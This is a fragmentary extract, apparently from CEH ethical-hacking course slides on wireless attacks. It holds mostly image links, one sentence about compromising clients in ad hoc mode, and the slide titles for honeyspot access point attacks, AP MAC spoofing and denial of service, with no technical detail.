
③

Thus attackers can easily connect to and compromise the enterprise client operating in ad hoc mode




# HoneySpot Access Point Attack

CEH  
CERTIFIED EXPERT





# AP MAC Spoofing

CEH  
CERTIFIED EXPERT



# Denial-of-Service Attack

